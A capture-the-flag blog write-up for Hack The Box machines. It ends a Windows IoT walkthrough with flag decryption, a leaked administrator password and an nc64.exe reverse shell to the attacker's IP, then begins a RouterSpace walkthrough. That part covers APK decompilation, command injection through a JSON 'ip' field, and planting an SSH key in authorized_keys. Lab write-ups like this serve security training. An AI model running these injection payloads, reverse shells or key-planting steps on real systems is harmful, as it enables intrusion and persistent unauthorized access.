
Lets use this function
``` bash
PS C:\windows\system32> $credential = Import-CliXml -Path U:\Users\app\user.txt
$credential = Import-CliXml -Path U:\Users\app\user.txt
PS C:\windows\system32> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
7cfd50f6bc34db3204898f1505ad9d70
```
and we got user.txt successfully
- 
we found two usernames in r.bat file,use the second one, the Administrator.
``` bash
administrator : _1nt3rn37ofTh1nGz
```
and repeat the above steps, get a administrator shell
change the port and spawn a shell
``` bash
C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.14.15 3345 -e powershell.exe
```

now we got root.txt, nice!
``` bash
PS C:\windows\system32> $credential = Import-CliXml -Path U:\Users\administrator\root.txt
$credential = Import-CliXml -Path U:\Users\administrator\root.txt
PS C:\windows\system32> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
5dbdce5569e2c4708617c0ce6e9bf11d
```
- 

- 
#### Summary of knowledge
- windows iot penetration use SirepRAT
- spawn nc reverseshell
- password disclosure
- windows device portal command excecution
- powershell command to read and decrypt
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## APK 请求还原与 sudo 堆溢出
静态反编译与动态抓包分别定位实际 API,请求参数连接命令执行。后续保留 authorized_keys 落点和 CVE-2021-3156 环境。
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Easy
Points: 20
Release: 26 Feb 2022
IP: 10.10.11.148

- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/routerspace]
└─# nmap -sV -v -p- -Pn --min-rate=10000 10.10.11.148
PORT STATE SERVICE VERSION
22/tcp open ssh (protocol 2.0)
80/tcp open http
```
we don't find any thing interesting on port or main page...
but we find a place to download a apk
``` bash
wget http://routerspace.htb/RouterSpace.apk
```
#### way1 to solve apk (static)
The obvious route is to look at the apk provided to us by clicking download in the top right. We can decompile this into it’s respective source code and take a look around. We use apktool for this:
``` bash
apktool d RouterSpace.apk
```
We can also use online decompilers:
``` bash
http://www.javadecompilers.com/apk
```
Looking into the certificate on the apk we see there’s a domain listed:
``` bash
APK is signed
v1 signature: True
v2 signature: True
v3 signature: False
Found 1 unique certificates
Subject: C=SL, ST=Colombo, L=Colombo, O=routerspace.htb, OU=routerspace, CN=routerspce
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2021-11-18 13:15:21+00:00
Valid To: 2049-04-05 13:15:21+00:00
Issuer: C=SL, ST=Colombo, L=Colombo, O=routerspace.htb, OU=routerspace, CN=routerspce
Serial Number: 0x5a411405
Hash Algorithm: sha256
md5: 214a9b17352972333ddf5e4bbfe0e2ad
sha1: 23c88a23819858a82a402def82eb92ba188a909d
sha256: dac3cc454169abcec3707c5842e197c1f80968f0f701621588666e84131a9673
sha512: 82d9685f4219b492c10bcb3b1812afb8e6d589e653fc9df8f3e9e75a99cec037a10be188626a337c0e969dd86bbef63b371124d9fec53dcfabc0a62671cbafee
PublicKey Algorithm: rsa
Bit Size: 2048
Fingerprint: a68fda1a5a8ab411bc1483ff94d7c31c440190e917a283acb55725d32ed19148
```
Looking through the files, we see there’s a index.android.bundle file, we can extract this using npx or we can copy all of it’s contents over to
- [Online JavaScript Beautifier](https://beautifier.io/)
After searching through all references to routers, we find:
``` bash
function _0x31d2() {
var _0x379495 = ['EwCVL', 'ugPGw', 'Router is ', '-Bold', 'data', '30158095HXLvSs', 'post', 'eAgent', 'http://rou', '10BrHGoD', 'gray', '80%', 'applicatio', 'white', 'ck your in', 'ternet con', 'tb/api/v4/', 'Please pro', 'Image', 'XvhFJ', '2111347AIyazK', 'v/check/de', 'vide an IP', 'working fi', 'DKyDg', 'YnNsf', 'tzoEq', 'EKNxl', 'the server', 'log', 'ne!.', 'NunitoSans', 'OgZoU', 'TouchableO', '32457sfggQZ', 'nection.', '[ RESPOND ', 'center', 'createElem', '__esModule', 'per', 'mGNnc', 'then', 'catch', 'contain', 'uAiCt', 'bottom', '42740dmWhFN', 'Text', 'ButtonWrap', 'OLDvc', 'Sorry !', 'terspace.h', 'n/json', 'StyleSheet', '/router/de', 'darkgray', 'JHvFI', 'transparen', 'UWIVj', 'Please che', 'SZqEq', 'default', 'HrHYj', 'Hey !', 'monitoring', 'StatusBar', 'error', '1013605BwxVJG', '[ DEBUG ] ', 'defineProp', 'gUnlE', 'Unable to ', '25%', 'pacity', 'ButtonText', 'gKQYs', '1006000MsdmAT', 'handleSubm', 'PpdRl', 'shxxV', 'ent', 'View', 'erty', 'show', 'Formik', 'Check Stat', '0.0.0.0', '128BJBUSC', '6BAxhAU', '4584186MTHGwP', 'connet to ', 'vESlr', 'GHjuW', ' Address.', 'container', 'create', 'RouterSpac', 'viceAccess', '72dIvHGU', 'info'];
_0x31d2 = function () {
return _0x379495;
};
return _0x31d2();
}
```
Looking into it, we get the following string:
``` bash
http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess
```
We still can’t access this due to the WAF however sending POST requests gives us a different output:
``` bash
curl -X POST http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess -H 'Content-Type: application/json' -H "User-Agent: RouterSpaceAgent"
```
We get undefined, we can try send data and see what happens:
``` bash
Error
SyntaxError: Unexpected token r in JSON at position 0
    at JSON.parse (<anonymous>)
    at createStrictSyntaxError (/opt/www/public/routerspace/node_modules/body-parser/lib/types/json.js:158:10)
    at parse (/opt/www/public/routerspace/node_modules/body-parser/lib/types/json.js:83:15)
    at /opt/www/public/routerspace/node_modules/body-parser/lib/read.js:121:18
    at invokeCallback (/opt/www/public/routerspace/node_modules/raw-body/index.js:224:16)
    at done (/opt/www/public/routerspace/node_modules/raw-body/index.js:213:7)
    at IncomingMessage.onEnd (/opt/www/public/routerspace/node_modules/raw-body/index.js:273:7)
    at IncomingMessage.emit (events.js:203:15)
    at endReadableNT (_stream_readable.js:1145:12)
    at process._tickCallback (internal/process/next_tick.js:63:19)
```
We can try different methods of RCE:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/routerspace]
└─# curl -X POST http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess -H 'Content-Type: application/json' -H "User-Agent: RouterSpaceAgent" -d '{"ip":"127.0.0.1; whoami"}'
"127.0.0.1\npaul\n"
```
We find that we’re already the user and can grab our flag:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/routerspace]
└─# curl -X POST http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess -H 'Content-Type: application/json' -H "User-Agent: RouterSpaceAgent" -d '{"ip":"127.0.0.1; cat /home/paul/user.txt"}'
"127.0.0.1\n0d729d90407e80b1ea452738901b01db\n"
```
If we want a shell, we can generate an ssh key pair and add it to /home/paul/.ssh/authorized_keys:
``` bash
curl -X POST http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess -H 'Content-Type: application/json' -H "User-Agent: RouterSpaceAgent" -d '{"ip":"127.0.0.1; echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDu7aGOBi/YxmmQyU2tlLE9SyykK3nD1e2xad0dLeu3jqOf0x5MGJrg1pjll/llxJl+Xuj01MVtMeV35ggrFatTx/+feDngc81Ml6CxhOcKhrNDdJCFlG1hjMjEw+ouvb04S/RKWQivhogu54aGH6HK6gsqYqL1ZvmANADlCqHtvNnFyshxHZbNJn6EQakPApeLF3n+JZU1P7szzHOc6a/y8W8k4FHqPqjPz6XsjQ3bNa052g3J6eMhV/467njx86tCES47hOFb0UdOLg29DG3u7WFG+zaDDDXudgGMSMUwaz8EWwjxY3rlQl649veu4SMIrc9GIaQChwjr4XeSaY5e0X1EDP2kUq9R9TkJCYM1qp9+iNw9e7q4Qfejeb+6mEuSPBf1G5P5UqWUWUf3KJjPeiXcgfYJoiLzZlC1Ui5r6si5D/LTOLp97xLronrnBIGs8Elr26Qv39S4Kb6llI4LsvApZNKlKb/4N6dcb/nyVawfpsMksEqBy9aM1M8/gh8= root@kali > /home/paul/.ssh/authorized_keys"}'
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/routerspace]
└─# ssh -i id_rsa paul@routerspace.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed 02 Mar 2022 12:18:08 PM UTC
System load: 0.0
Usage of /: 70.8% of 3.49GB
Memory usage: 29%
Swap usage: 0%
Processes: 215
Users logged in: 0
IPv4 address for eth0: 10.10.11.148
IPv6 address for eth0: dead:beef::250:56ff:feb9:4218
80 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Wed Mar 2 07:28:02 2022 from 10.10.14.10

paul@routerspace:~$ id
uid=1001(paul) gid=1001(paul) groups=1001(paul)
paul@routerspace:~$ whoami
paul
paul@routerspace:~$ cat user.txt
0d729d90407e80b1ea452738901b01db
```
- 
#### way2 to solve apk (dynamic)
just install an Android emulator, and install the apk

and install burp cert in the Android emulator
- 
